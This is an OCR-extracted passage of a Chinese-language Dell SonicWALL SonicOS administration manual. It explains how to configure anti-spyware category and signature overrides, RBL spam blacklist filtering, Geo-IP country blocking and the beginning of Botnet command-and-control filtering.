注：您可以在 **Web 管理设置**部分的**系统 > 管理**页面中更改每面板 50 个条目的默认设置。

搜索特征数据库

您可以通过在**查找特征包含字符串**字段输入搜索字符串，然后单击图标来搜索特征数据库。

对类别或特征条目进行排序

单击**防间谍软件策略**面板标题（**名称**、**ID**、**保护**、**检测**或**危险**级别）可根据标题对面板条目进行排序。列标题名称旁边的向上箭头表示条目以降序排列。列标题名称旁边的向下箭头表示条目以升序排列。

配置类别策略

您可以选择按类别逐一覆盖全局保护和检测设置。**全部禁止**和**全部检测**全局设置（包括**高危险级别间谍软件**、**中危险级别间谍软件**和**低危险级别间谍软件**）在**防间谍软件全局设置**部分进行配置。类别中可能包含**特征组**面板中定义的任意危险级别组合。

可用的特征类别在**防间谍软件策略**部分的**视图样式**菜单中列出。按类别配置保护和检测行为将会影响该类别中的所有特征，而不论全局攻击优先级设置如何（低、中或高）

主题：

- 第 1440 页的在 SonicOS 标准版中按类别覆盖全局保护和检测设置
- 第 1440 页的在 SonicOS 中按类别覆盖全局保护和检测设置
- 第 1441 页的将 SonicWALL 防间谍软件配置重置为默认配置

在 SonicOS 标准版中按类别覆盖全局保护和检测设置

1. 从**类别**菜单中选择**所有类别**或单个类别：
2. 如果选择**所有类别**，请单击需要更改的类别在**配置**列中的图标。显示**编辑防间谍软件类别**窗口。
3. 如果选择单个类别，请单击**类别**菜单右侧的**编辑**图标。显示**编辑防间谍软件类别**窗口。
4. 如果您想要更改**保护**的全局设置，请从**保护**菜单中选择**启用**或**禁用**。
5. 如果您想要更改**检测**的全局设置，请从**检测**菜单中选择**启用**或**禁用**。
6. 如果您想要同时更改保护和检测的全局设置，请从**检测**和**保护**菜单中选择**启用**或**禁用**。
7. 如果您想要更改默认全局设置的“记录冗余过滤器”设置，请取消选中**记录冗余过滤器(秒数)**中的**使用类别设置**复选框，并输入以秒为单位的时间值。
8. 单击**确定**以保存您的更改。

> **提示：**如果从**类别**菜单中选择了**所有特征**，则所有类别及其特征都将显示在**防间谍软件策略**面板中，从而允许您配置该类别及其中的特征。

如果您覆盖了某个类别的任何全局设置，则**防间谍软件策略**面板的**保护**和/或**检测**列中将会显示绿色复选标记。

在 SonicOS 中按类别覆盖全局保护和检测设置

1. 从**类别**菜单中选择**所有类别**或单个类别：
2. 如果选择**所有类别**，请单击需要更改的类别在**配置**列中的**编辑**图标。显示**编辑防间谍软件类别**窗口。
3. 如果选择单个类别，请单击**类别**菜单右侧的**编辑**图标。显示**编辑防间谍软件类别**窗口。
4. 如果您想要更改**保护**的全局设置，请从**保护**菜单中选择**启用**或**禁用**。
5. 如果您想要更改**检测**的全局设置，请从**检测**菜单中选择**启用**或**禁用**。
6. 如果您想要同时更改保护和检测的全局设置，请从**检测**和**保护**菜单中选择**启用**或**禁用**。
7. 下列设置可用于选择需要在此 SonicWALL 防间谍软件类别中包含或排除的特定用户/组、IP 地址范围及日程对象：
    - **包含的用户/群组** - 选择您想要在此包含的 SonicWALL 防间谍软件类别。默认设置为**全部**。
    - **排除的用户/群组** - 选择您想要在此排除的 SonicWALL 防间谍软件类别。默认设置为**无**。
    - **包含 IP 地址范围** - 选择您想要在此 SonicWALL 防间谍软件类别中包含的 IP 地址范围。默认设置为**全部**。
    - **排除 IP 地址范围** - 选择您想要在此 SonicWALL 防间谍软件类别中排除的 IP 地址范围。默认设置为**无**。
    - **日程** - 选择您想要激活此 SonicWALL 防间谍软件类别的日程时间。默认设置为**始终打开**。

8 如果您想要更改默认全局设置的“记录冗余过滤器”设置，请取消选中**记录冗余过滤器(秒数)**中的**使用类别设置**复选框，并输入以秒为单位的时间值。

9 单击**确定**以保存您的更改。

提示：如果从**类别**菜单中选择了**所有特征**，则所有类别及其特征都将显示在**防间谍软件策略**面板中，从而允许您配置该类别及其中的特征。

将 SonicWALL 防间谍软件配置重置为默认配置

您可以通过单击**防间谍软件全局设置**部分中的**重置防间谍软件设置与策略**按钮，删除您所创建的所有自定义类别和特征设置，以及重置全局**全部禁止**和**全部检测**设置及**记录冗余过滤器 (秒数)**设置。

配置特征策略

从**类别**菜单中选择**所有特征**将会显示在类别中组织的所有特征。**所有特征**选项将显示防间谍软件数据库中的每个特征。

如果类别的全局**全部禁止**和**全部检测**设置已生效，则该类别及其所有特征的**保护**和**检测**列中都会显示**全局**。

选择特定特征类别将显示该类别中的特征。

注：您不能将自己的自定义特征导入到 SonicWALL 防间谍软件中，也不能删除特征条目。

小心：在覆盖高危险级别间谍软件和中危险级别间谍软件全局特征行为时需要格外小心，因为这有可能造成漏洞。如果您在执行更改后想要恢复默认的全局特征设置，请单击重置防间谍软件设置与策略按钮恢复默认设置。

主题：

- 第 1440 页的在 SonicOS 标准版中按类别覆盖全局保护和检测设置
- 第 1440 页的在 SonicOS 中按类别覆盖全局保护和检测设置
- 第 1442 页的将 SonicWALL 防间谍软件设置重置为默认设置

在 SonicOS 标准版中覆盖特征的类别检测和保护设置

覆盖特征的类别检测和保护属性的步骤如下：

1 在**防间谍软件策略**面板中，显示想要更改的特征。单击该条目在**配置**列中的编辑图标，以显示**编辑防间谍软件特征**窗口。

2 如果您想要更改**保护**的类别设置，请从**保护**菜单中选择**启用**或**禁用**。

3 如果您想要更改**检测**的类别设置，请从**检测**菜单中选择**启用**或**禁用**。

4 如果您想要同时更改保护和检测的类别设置，请从**检测**和**保护**菜单中选择**启用**或**禁用**。

5 如果您想要更改默认类别设置的“记录冗余过滤器”设置，请取消选中**记录冗余过滤器(秒数)**中的**使用类别设置**复选框，并输入以秒为单位的时间值。

6 单击**确定**以保存您的更改。

在 SonicOS 中覆盖特征的类别检测和保护设置

覆盖特征的类别检测和保护属性的步骤如下：

1 在**防间谍软件策略**面板中，显示想要更改的特征。单击该条目在**配置**列中的编辑图标，以显示**编辑防间谍软件**窗口。

2 如果您想要更改**保护**的类别设置，请从**保护**菜单中选择**启用**或**禁用**。

3 如果您想要更改**检测**的类别设置，请从**检测**菜单中选择**启用**或**禁用**。

4 如果您想要同时更改保护和检测的类别设置，请从**检测**和**保护**菜单中选择**启用**或**禁用**。

5 下列设置可用于选择需要在此 SonicWALL 防间谍软件特征中包含或排除的特定用户/组、IP 地址范围及日程对象：

- **包含的用户/群组** - 选择您想要在此包含的 SonicWALL 防间谍软件类别。默认设置为**全部**。
- **排除的用户/群组** - 选择您想要在此排除的 SonicWALL 防间谍软件类别。默认设置为**无**。
- **包含 IP 地址范围** - 选择您想要在此 SonicWALL 防间谍软件特征中包含的 IP 地址范围。默认设置为**全部**。
- **排除 IP 地址范围** - 选择您想要在此 SonicWALL 防间谍软件特征中排除的 IP 地址范围。默认设置为**无**。
- **日程** - 选择您想要激活此 SonicWALL 防间谍软件特征的日程时间。默认设置为**始终打开**。

6 如果您想要更改默认类别设置的“记录冗余过滤器”设置，请取消选中**记录冗余过滤器(秒数)**中的**使用类别设置**复选框，并输入以秒为单位的时间值。

7 单击**确定**以保存您的更改。


将 SonicWALL 防间谍软件设置重置为默认设置

您可以通过单击**防间谍软件全局设置**部分中的**重置防间谍软件设置与策略**按钮，删除您所创建的所有自定义类别和特征设置，以及重置全局**全部禁止**和**全部检测**设置及**记录冗余过滤器 (秒数)**设置。

配置 Dell SonicWALL 实时黑名单

- 第 1443 页的安全服务 > RBL 过滤器
  - 第 1443 页的实时黑名单过滤
  - 第 1444 页的配置 RBL 过滤

安全服务 > RBL 过滤器



主题：


- 第 1443 页的实时黑名单过滤
- 第 1444 页的配置 RBL 过滤

实时黑名单过滤

SMTP 实时黑名单 (RBL) 是一种用于发布 SMTP 垃圾邮件发送者使用的 IP 地址的机制。有多个组织在编制此类信息，有的免费提供，例如：http://www.spamhaus.org；有的则要收费，例如：http://www.mail-abuse.com。下面的网址很好地维护了一个关于 RBL 服务及其有效性的列表：http://www.sdsc.edu/~jeff/spam/cbc.html。

注：SMTP RBL 是一种积极的垃圾邮件过滤技术，基于从已报告的垃圾邮件活动编制的列表，因此可能会产生误报。SonicOS 实现的 SMTP RBL 过滤提供了多种微调机制来帮助确保过滤的精确性。

RBL 列表提供商通过 DNS 发布其列表。列入黑名单的 IP 地址出现在列表提供商 DNS 域的数据库中，使用相关 SMTP 服务器的反转 IP 作为域名的前缀。127.0.0.2 至 127.0.0.9 的响应代码表示某种类型的问题：



例如，如果 RBL 列表提供商 sbl-xbl.spamhaus.org 将 IP 地址为 1.2.3.4 的 SMTP 服务器列入黑名单，则对 4.3.2.1.sbl-xbl.spamhaus.org 的 DNS 查询将获得 127.0.0.4 响应，表示该服务器是已知的垃圾邮件源，连接将中断。

注：从运行微弱 SMTP 服务器实现劫持或僵尸机器发送当今的大部分垃圾邮件。与合法 SMTP 服务器不同，这些僵尸机器很少尝试重新发送。一旦 RBL 过滤器阻止发送尝试，该垃圾邮件不再尝试发送。

配置 RBL 过滤

主题：

- 第 1444 页的启用 RBL 阻断
- 第 1445 页的添加 RBL 服务
- 第 1445 页的配置用户自定义 SMTP 服务器列表
- 第 1447 页的测试 SMTP IP 地址

启用 RBL 阻断

在 **RBL 过滤**页面上的**实时黑名单设置**部分启用**启用实时黑名单阻断**后，就会对照每个已启用的 RBL 服务检查来自 WAN 上主机的入站连接或至 WAN 上主机的出站连接，向 **RBL DNS 服务器**下配置的 DNS 服务器发送 DNS 请求。



“RBL DNS 服务器”菜单用于指定 DNS 服务器。可以选择**从 WAN 区域继承设置**或**手动指定 DNS 服务器**。如果选择**手动指定 DNS 服务器**，请在 **DNS 服务器**字段输入 DNS 服务器地址。

完成时，单击**接受**。

收集并将 DNS 响应缓存起来。如果任何查询导致黑名单响应，将过滤该服务器。响应利用 TTL 值进行缓存，为非黑名单响应分配的缓存 TTL 值为 2 小时。如果缓存填满，缓存条目将按照 FIFO（先进先出）顺序丢弃。

IP 地址检查利用缓存确定一个连接是否应中断。最初，IP 地址不在缓存中，必须发送 DNS 请求。这种情况下，该 IP 地址适用“无罪推定”，检查结果是允许连接。然后发送 DNS 请求，在单独的任务中将结果缓存起来。检查来自该 IP 地址的后续数据包时，如果将其列入黑名单，连接将中断。

添加 RBL 服务

可以在**实时黑名单服务**部分添加更多 RBL 服务。



要添加 RBL 服务，请单击**添加**按钮。在**添加 RBL 域**窗口中，指定要查询的 RBL 域，启用它并指定其预期响应代码。多数 RBL 服务会在其网站上列出其提供的响应，不过选择**阻断所有响应**一般是可接受的。



RBL 服务表中会维护各 RBL 服务的统计信息，鼠标悬停在服务条目右侧的（统计）图标可以查看。

配置用户自定义 SMTP 服务器列表

用户自定义 SMTP 服务器列表允许使用地址对象来建立 SMTP 服务器的白名单（明确允许）或黑名单（明确拒绝）。此列表中的条目将绕过 RBL 查询程序。



注：要查看 RBL 用户白名单列表和 RBL 用户黑名单列表，单击该列表复选框的向右箭头。


主题：

- 第 1446 页的配置白名单列表
- 第 1446 页的配置黑名单列表

配置白名单列表

例如，为确保始终从合作伙伴网站的 SMTP 服务器接收 SMTP 连接：


1 使用**添加服务器：添加...**按钮为服务器创建地址对象。将打开**添加地址对象**窗口。



2 配置地址对象。

3 单击**确定**。将地址对象添加到**用户自定义 SMTP 服务器列表**表格中的 **RBL User White List**。

4 单击 **RBL User White List** 行的**配置**列的**编辑**图标。显示**编辑地址对象**窗口。




5 通过选择地址对象并单击向右箭头来添加地址对象。

6 单击**确定**。

表格将更新，该服务器将始终能够进行 SMTP 交换。

配置黑名单列表

1 单击 **RBL User Black List** 行的**配置**列的**编辑**图标。显示**编辑地址对象**窗口。



2 通过选择地址对象并单击向右箭头来添加地址对象。

3 单击**确定**。

测试 SMTP IP 地址

系统 > 诊断页面也提供了**实时黑名单查找**功能，允许专门测试 SMTP IP 地址（或 RBL 服务、DNS 服务器）。

如需用于测试的已知垃圾邮件源列表，请参阅：

http://www.spamhaus.org/sbl/latest.lasso

134

配置 Geo-IP 过滤器

注：TZ300 系列及以上设备提供 Geo-IP 过滤功能。

- 第 1448 页的安全服务 > Geo-IP 过滤
  - 第 1449 页的配置 Geo-IP 过滤
  - 第 1451 页的定制 Web 阻止页面设置
  - 第 1452 页的使用 Geo-IP 过滤诊断

安全服务 > Geo-IP 过滤

Geo-IP 过滤功能允许您阻止来自/到达某地理位置的连接。Dell/SonicWALL 网络安全设备使用 IP 地址确定连接的位置。


主题：

- 第 1449 页的配置 Geo-IP 过滤
- 第 1451 页的定制 Web 阻止页面设置
- 第 1452 页的使用 Geo-IP 过滤诊断

配置 Geo-IP 过滤

配置 *Geo-IP* 过滤的步骤如下：

1 导航到**安全服务 > Geo-IP 过滤**页面。



2 要阻止来自/到达某些国家的连接，选择**阻止到达/来自以下表格所列出的国家的连接**复选框。默认情况下，未选择该选项。

如果启用该选项，将会阻止所有到达/来自所选国家的连接。可以指定排除列表为所选 IP 排除阻塞行为，如下文步骤 8 中所述。

选择该选项后，以下两个选项可用。

3 为您的 Geo-IP 过滤选择以下两种模式中的一种：

- **所有连接**：过滤所有来自/到达防火墙的连接。默认启用该选项。
- **基于防火墙规则的连接**：只过滤和阻止符合防火墙配置的访问规则的连接。

4 如果想在未下载 Geo-IP 数据库时阻止所有连接，请选择**如果 GeoIP DB 未下载，阻止所有到公共 IP 的连接**选项。默认情况下未选中该选项。

5 要记录 Geo-IP 过滤相关的事件，请选择**启用日志**。默认情况下未选中该选项。

6 在**国家或地区**下的**阻止的国家**表中，选择要阻止的国家。



提示：选择位于该表顶部的复选框会选择所有国家，然后通过取消选择操作来选择要从阻止中排除的国家。

7 如果您要阻止未列出的所有国家，请选择**阻止所有的未知国家**选项。将阻止所有到未知公共 IP 地址的连接。

8 另外，通过执行以下其中一项操作，您也可以选择对所有连接配置排除列表，使其不阻止批准的 IP 地址：

- 从 **Geo-IP 排除对象**下拉菜单中选择地址对象或地址组，或者创建地址对象或地址组。默认选项是 **Default Geo-IP and Botnet Exclusion Group**。
- 从 **Geo-IP 排除对象**下拉菜单中选择**创建新的地址对象...** 或**创建新的地址群组...** 来创建新的地址对象或地址组。

  Geo-IP 排除对象是一个网络地址对象组，用于指定从 Geo-IP 过滤阻止中排除某个 IP 地址组或范围。即使来自受阻止的国家，允许该地址对象或地址组中的所有 IP 地址。

  例如，如果将来自国家 A 的所有 IP 地址设为阻止，且检测到一个来自国家 A 的 IP 地址，但该地址在 **Geo-IP 排除对象**列表中，那么将允许发往和来自此 IP 地址的流量。

  为了使这项功能正常工作，必须将国家数据库下载到设备中。如果下载失败，页面右上角的**状态**指示灯会变黄色。绿色状态表示已成功下载数据库。单击**状态**按钮显示更多信息。





  为了下载国家数据库，设备必须能够解析地址 `geodnsd.global.sonicwall.com`。

  当用户尝试访问来自受阻止国家的网页时，用户 Web 浏览器上会显示阻止页面。


  注：如果与受阻止国家的连接时间较短，防火墙没有该 IP 地址的缓存，可能不会立刻阻止该连接。因此，与受阻止国家的连接可能偶尔显示在 AppFlow 监控上。但是，将立即阻止与相同 IP 地址的再次连接。

9 单击页面顶部的**接受**按钮以启用更改。

定制 Web 阻止页面设置

Geo-IP 过滤含有一条默认消息，在阻止页面时显示。您可以让该消息显示更为详细的信息，例如阻止 IP 地址的原因，以及 IP 地址和检测到的来源国家。还可以通过以下这些步骤创建自定义消息并包含自定义商标：

1 滚动至**安全服务 > Geo-IP 过滤**页面的**定制 Web 阻止页面设置**部分。



2 请确保已选择**包含 Geo-IP 过滤阻止详情**选项。启用后，该选项会显示阻止的详细信息，例如阻止的原因、IP 地址和国家。禁用后将不会显示任何信息。默认情况下，该选项处于选中状态


3 进行以下一种操作：

- 要使用默认消息该站点被网络管理员阻塞。，请单击**默认阻塞页面**按钮，然后转至步骤 5。
- 在**警报文本**字段中指定要在 Geo-IP 过滤阻止页面中显示的自定义消息。您的消息长度最多可以是 100 个字符。

4 另外，您也可以在 **Base64 编码的商标图案**字段中指定显示 Base 64 编码的 GIF 图案，而非默认的 Dell 商标。

> **注：**请确保此图案是有效的且大小尽可能的小。推荐大小是 400 x 65。

5 若要预览定制的消息和商标（或默认消息和徽标），单击**预览**按钮。将显示警告消息。



6 单击**确定**。随即显示**Web 站点阻塞**窗口。



7 关闭**Web 站点阻塞**窗口。

8 单击**接受**按钮。

使用 Geo-IP 过滤诊断



安全服务 > Geo-IP 过滤页面的**诊断**部分含有以下几种工具：

- 第 1453 页的显示解析的位置
- 第 1453 页的 Geo-IP 缓存统计
- 第 1454 页的检查 GEO 定位服务器查找


显示解析的位置



单击**显示解析的位置**按钮时，会出现解析的 IP 地址的弹出表，并显示如下信息：

- 索引
- IP 地址
- 地区

Geo-IP 缓存统计



Geo-IP 缓存统计表包含如下信息：

- 定位服务器 IP
- 已解析条目
- 未解析条目
- 目前条目数目
- 最大条目数目
- 定位地图数

检查 GEO 定位服务器查找

Geo-IP 过滤还能够查找 IP 地址以确定：

- 域名或 IP 地址
- 来源国家，以及服务器是否已归类为 Botnet 服务器

> 注：还可以从**系统服务 > Botnet 过滤**页面访问相似的 Botnet 定位服务器查找工具。Geo 定位和 Botnet 服务器查找工具还可以从**系统 > 诊断**页面访问。

如需查找 *GEO* 服务器，请执行以下步骤：

1 滚动至**安全服务 > GEO-IP 过滤**页面底部的**检查 GEO 定位服务器查找**部分。



2 在**查找 IP** 字段输入 IP 地址。

3 单击**执行**。IP 地址的详细信息显示在**结果**标题下。



错误标记的地址

如果认为错误地将某个地址标识为国家的一部分，请通过在**安全服务 > Geo-IP 过滤**页面的**注释**中单击 **Geo-IP 状态查找**链接，报告这个问题。此链接将显示**提交 IP 以进行地理位置检查**页面。

135

配置 Botnet 过滤

注：TZ300 系列及以上设备提供 Botnet 过滤功能。

- 第 1455 页的安全服务 > Botnet 过滤
  - 第 1456 页的配置 Botnet 过滤
  - 第 1457 页的定制 Web 阻止页面设置
  - 第 1458 页的使用 Botnet 过滤诊断

安全服务 > Botnet 过滤

Botnet 过滤功能允许您阻止来自/到达 Botnet 命令和控制服务器的连接。


主题：

- 第 1456 页的配置 Botnet 过滤
- 第 1457 页的定制 Web 阻止页面设置
- 第 1458 页的使用 Botnet 过滤诊断

配置 Botnet 过滤

配置 *Botnet* 过滤的步骤如下：

1 导航到**安全服务 > Botnet 过滤**页面。



2 要阻止指定为 Botnet 命令和控制服务器的所有服务器，请选择**阻止到达/来自 Botnet 命令和控制服务器的连接**选项。都阻止试图到达/来自 Botnet 命令和控制服务器的所有连接。如需将所选择的 IP 从阻止行为中排除，请按如下步骤所述使用排除列表。

